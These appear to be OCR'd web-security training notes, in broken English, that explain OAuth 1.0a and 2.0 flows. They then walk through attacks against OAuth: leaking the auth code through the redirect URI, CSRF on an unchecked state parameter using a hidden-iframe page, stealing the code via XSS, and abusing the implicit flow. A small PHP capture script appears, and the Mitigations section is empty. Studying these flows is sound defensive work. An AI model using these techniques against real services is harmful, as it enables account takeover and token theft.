1

Introduction to OAuth


Authentication : it is tell the API who you are (credentials)

Authorization : it is process identifier what is the privilege in the system

(**<u>OAuth don`t actually take care about the authentication it assume build this part it take care about permission your account or between your account and third-party application</u>**)

Third-party it tell you the application want to access your account info

Box 1



The third-party ask to access info about your account or access to control things read / write or both.

It ask the original service key special need for OAuth application.

And the third-party get the key and access the backend server direct.

Why OAuth ?

1- Simple (it is simple way to grant third-party access to info without giving the username and password
2- Powerful (for receiving the key and access token)
3- Flexible (you can customize if you want)

OAuth the only one in the market actually no

The problem for accessing multiple domain that can share the cookies or giving or certain website to access user account without share password

1- OpenId
2- Persona
3- Sigle sign concept a lot of implementation
4- SAML

OAuth (Twiiter , google , facebook and github)

2

OAuth Protocols


OAuth Version

- OAuth 1.0 Deprecated
- OAuth 1.0a (1 leg , 2 legged , 3 legged)
- OAuth 2.0 (2 legged , 3 legged)

OAuth 1.0a Terms

1- Consumer Key & Consumer Secret (it is belong the client or application who request the protected resources.) it can be internal application like twitter mobile application or It can be another website want to logging to using logged with twitter program
2- Nonce (the cryptographic number the totally random usually 32 character)
3- Signed Request (is the request to hash which the hash verified the request didn`t change so generate the hash based on request content , the hash reflect with content if the content change the hash is change, the hash make sure the integrity)
4- OAuth Token (the token generate by the backend API upon side request it can be access token or refresh token)
5- OAuth Token Secret (it is the secret used for signature generating in most cases)

OAuth 1.0a(one Legged)



The request here it is very simple

- The Client sent request to protected resource to get some information

- The server valid the info and request the protected resource and return back to the client.

The request:

```
Authorization:
        OAuth oauth_consumer_key="cChZNFj6T5R0TigYB9yd1w",
              oauth_nonce="ea9ec8429b68d6b77cd5600adbbb0456",
              oauth_signature="F1Li3tvehgcraF8DMJ7OyxO4w9Y%3D",
              oauth_signature_method="HMAC-SHA1",
              oauth_timestamp="1318467427",
              oauth_version="1.0"
```

One legged it implemented for trusted application only because it no have another application and consume more secret some how you can access all resource as we can.

OAuth 1.0a (Two legged)

- The application request the token
- The server return request token
- Application used request token for access token
- The backend API return the access token & token secret to access the protected resource

The request

The First request

1- Outh_consumer_key
2- Oauth_timestamp
3- Oauth_nonce
4- Oauth_signature
5- Oauth_signature_metho

The response from the backend API

1- Oauth_token
2- Oauth_token_secret


The request from client to get access token

1- <u>Oauth_token</u>
2- Outh_consumer_key
3- Oauth_nonce
4- Oauth_signature
5- Oauth_signature_method
6- Oauth_version

The response from backend API

1- Access_token
2- Token_secret

Three Legged



- Add the another factor the user must approve the authorization of the application

1- First, application request token from the backend API
2- The backend API return request token and secret to the application.
3- The application will you redirect to user to ask the for grant the access with request token.
4- The user will approve the authorization this application and return request back (request token and verifier)
5- The application will take this verifier
6- The backend will be verify the request and return access token and secret token
7- The application using to access resource

The request

OAuth 1.0a three legged – Twitter Sing-in

We want to request token

The next step to redirect user

The localhost application will be redirect the user to API link and ask user for permission or access his account with oAuth token taken in the response on pervious request and after user grant him access redirect him with call back URL.

```
OAuth  oauth_callback="http%3A%2F%2Flocalhost%2Fsign-in-with-twitter%2F",
```

The localhost application will take oauth_token + auth_verifier and make another request to access_token

3

OAuth 2 Terms

1- client_id & client Secret (it is like consumer key and consumer secret in OAuth 1.0 so related to application)
2- response_type (in OAuth in most provide What kind of response_type itcan be [Code | token]
3- Scope (define what power application have over your account or over information like [read | write] or over your information, application choose one scope or multiple scope two access and when user redirect dialog and application make 1 or 2 or 3 this is scope.)
4- State (it is random number of character to prevent CSRF attack)
5- Redirect_uri (that uri redirect back after above the access of this application)

OAuth 2 (Two legged)

- It is not common it used in internal application (it is very simple)
    - The application request the token
    - The backend API return access_token and expireaion

Request :-

The request is

1- Grant_type = Client_credentials
2- Client_id
3- Client_secret


Backend API

1- Access_token
2- Expires_in (when define access token is expire)

Application

1- Access_token (used in requests to access resource)

<u>OAuth 2 (Three legged)</u>



It most common

Application

- Ask for access_code

Backend API

- Redirect to user (to ask the user to grant application access and [approve | refuse]
- Return to Application “Access_code”

Application

- Exchange the code for access_token

Backend API

- Return access token

First request

1- Client_id
2- Respond_type = code
3- Redirect_uri (redirect URL the user will be redirect to after he grant access)
4- Scope
5- State (for preventing CSRF ATTACK)

Client:

1- The user will be redirect to grant access then redirect back to redirect URL with access_code


The application:

- Send another request to get access token

1- Client_id
2- Grant_type = (the token)
3- Client_secret
4- Access_code (which had from previous redirect)
5- Redirect_url
6- state

(To get to access token)

Example



The first URL TO Grant access

- End point API = server.com/oauth/authorize

When user redirect application with auth_code and state


The Application will make a POST request to endpoint= api.oauth

With grant_type = authorization_code (Which access token)

And code (get from redirect URI)

And will get response { “access_token”:”adsad1e65654” , “expires_in”:”3600” }

And the application will use this token to access information or any request OAuth



4

OAuth Attacks

(The most dangers thing on OAuth to steal access token with scope of reading information is less danger than access token with permission or full access permission)

1.Auth Code leakage (Redirect URI)


(The Client send request to OAuth server asking for authentication code the Oauth server redirect user to ask him for permission this application or authenticate before and redirect client to redirect URL with Auth Code and Client using to exchange the access token but what if redirect URI is vulnerable OAuth server don`t actually validate the redirect URI or bad validation for redirect URI this will lead auth code leakage)

Example

1- Running the OAuth server (intercept with Burp suite)
2- Log-in with account and get account-id

(Request the authorize and send reponse_type = code & Clinet_id & Scop & redirect URI)


Click Forward




(He redirect URI with Auth Code)

Send to repeater and change redirect_uri and see what is the reaction


Example



Change to pass google



Response



It will be redirect to location google and pass authentication code already to google.com

Instead to valdite the redirect uri he will redirect us to givin token with auth code

So, if we have evil script

<?php

Print_r($_GET)

2.CSRF Attack on OAuth flow

(We will opposite we will make victim logged with our or own account on oauth on his client the danger is many website make the user make multiple oauth account or multiple ouath provider so we link own attacker account to his original account takeover)

Example 2


Account log with id = 5 the attacker account

Logging with another account


Account id = 10 Victim account

In attacker account id = 5

Logged




Victim account




Instead of 10 need will make the user log at the url with our own

Example



Send Parameter and missing a state if you remember when we took about state parameter will took about it is a random string will pass to authorize request and

we must get back with callback so we can make sure that we are request redirect us the same request we send before and no CSRF ATTACK performed here but here we missing URL u can perform CSRF




Need OAuth code for our attack account and make malicious page

<h1> hi </h1>

<iframe style =”visibility: hidden ; “ src =”http://localhost:4000/example2.php?callback=yes&code=.....>

And replace this with intercept request and send to out victim when the user visit the URL

The linked to



The OAuth account linked

3.Open Redirect ATTAK

(Some provider do actually make validate on URI direct don`t match in database they don`t make oauth complete it is already redirect with error we can`t make this attack but still open redirect vulnerability and phishing page = repeat our something else it still danger)

5


4.Attack CSRF “STATE” vis XSS

Advanced Attack


We can still exploit flow using XSS

(if u see the URL, end of URL is state parameter with random string)

First, authorize and state parameter and forward and return back with code and state parameter to make sure that and forward



If the site is vulnerable to xss



It is vulnerable

How can some trick to steal add crack JS code will do inject iframe in this page

The iframe will load the oauth again and stop and providing wrong state parameter and not complete but we will extract from URL.

I will post JS code and run function extract_token(tokenized.lcoation.href) and make full with wronge state

He take url.match (code from url from iframe) and send for our victim and run it iframe itself didn`t complete the request but we extract the ouath code for iframe) and send back to attacker

In real life time and send us passively through image or through any thing


(If we passed the code or callback directly it will not complete you don`t have valid state parameter to avoid CSRF)

5. Implicit flow attack

(Flow of OAuth grant the client access code ask to server and backend API server return access code and exchange for token you have another flow it is not popular but it can asked for token instead of code first time Some of provider support this feature so let`s see how some magic here)


If we login typical flow

And callback



But if we send repeater and manipulate the request.

But if we change response type from code token.



The response

That is difference he redirect us to callback but with hashtag and access_token directly and bearer and expiration.

And make our request to get token and no make another request and steal access token from xss

We get access token we can use token to access info after that

Mitigations

